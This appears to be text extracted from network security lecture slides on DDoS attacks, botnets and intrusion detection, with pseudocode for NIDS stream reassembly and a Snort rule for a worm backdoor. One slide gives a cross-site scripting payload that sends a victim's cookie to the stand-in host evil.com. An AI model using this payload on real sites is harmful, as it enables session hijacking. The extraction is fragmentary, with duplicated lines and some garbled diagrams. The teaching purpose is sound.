
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
Lecture #23

- Combating network adversaries
 - DDoS attacks
 - Intrusion Detection

Last time



This time



attacker's goal

prevent legitimate access to an Internet resource

method: DDoS attacks

congest the service enough to make it unavailable


botnets: large collections of compromised machines controlled by an attacker.


<script> document.location = 'http://evil.com/blah.cgi?cookie=' + document.cookie; </script>

XSS: if this script is executed on a victim's machine, the attacker will get the victim's cookie

botnets: large collections of compromised machines controlled by an attacker.

make DDoS attacks *much* easier to mount





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network intrusion detection systems (NIDS):

attempt to detect network attacks so that users can then prevent them (detection is the first step to prevention)

```
alert tcp $EXTERNAL_NET any -> $HOME_NET 7597
(msg:"MALWARE-BACKDOOR QAZ Worm Client Login access";
flow:to_server,established; content:"qazwsx.hsq";
metadata:ruleset community; reference:mcafee,98775;
classtype:misc-activity; sid:108; rev:11;)
```

network intrusion detection systems (NIDS):

attempt to detect network attacks so that users can then prevent them (detection is the first step to prevention)

for each packet:
 search packet for "root"

problem: string might be split across packets


```
stream = []
for each packet:
  add packet data to stream
  search stream for "root"
```

problem: packets might arrive out of order

```
stream = []
for each packet:
   get sequence number
   add to stream in the correct order
   search stream for "root"
```

problem: this is more difficult that it looks on the slide, and requires keeping a lot of state

problem 2: it doesn't even work




```
r ] TTL=23 seq=1
[ o ] TTL=21 seq=2
[ i ] TTL=15 seq=2
```





```
5 hops receiver
seq=1: [ r ] or [ n ] seq=1: [ r ]
         seq=3: [ o ]
                      seq=3: [ o ]
         seq=4: [ c ] or [ t ] seq=4::[ t ]
     r ] TTL=23 seq=1
    [ o ] TTL=21 seq=2
      o ] TTL=20 seq=3
    [ t ] TTL=27 seq=4
```


additional challenge:


some DDoS attacks mimic legitimate traffic











































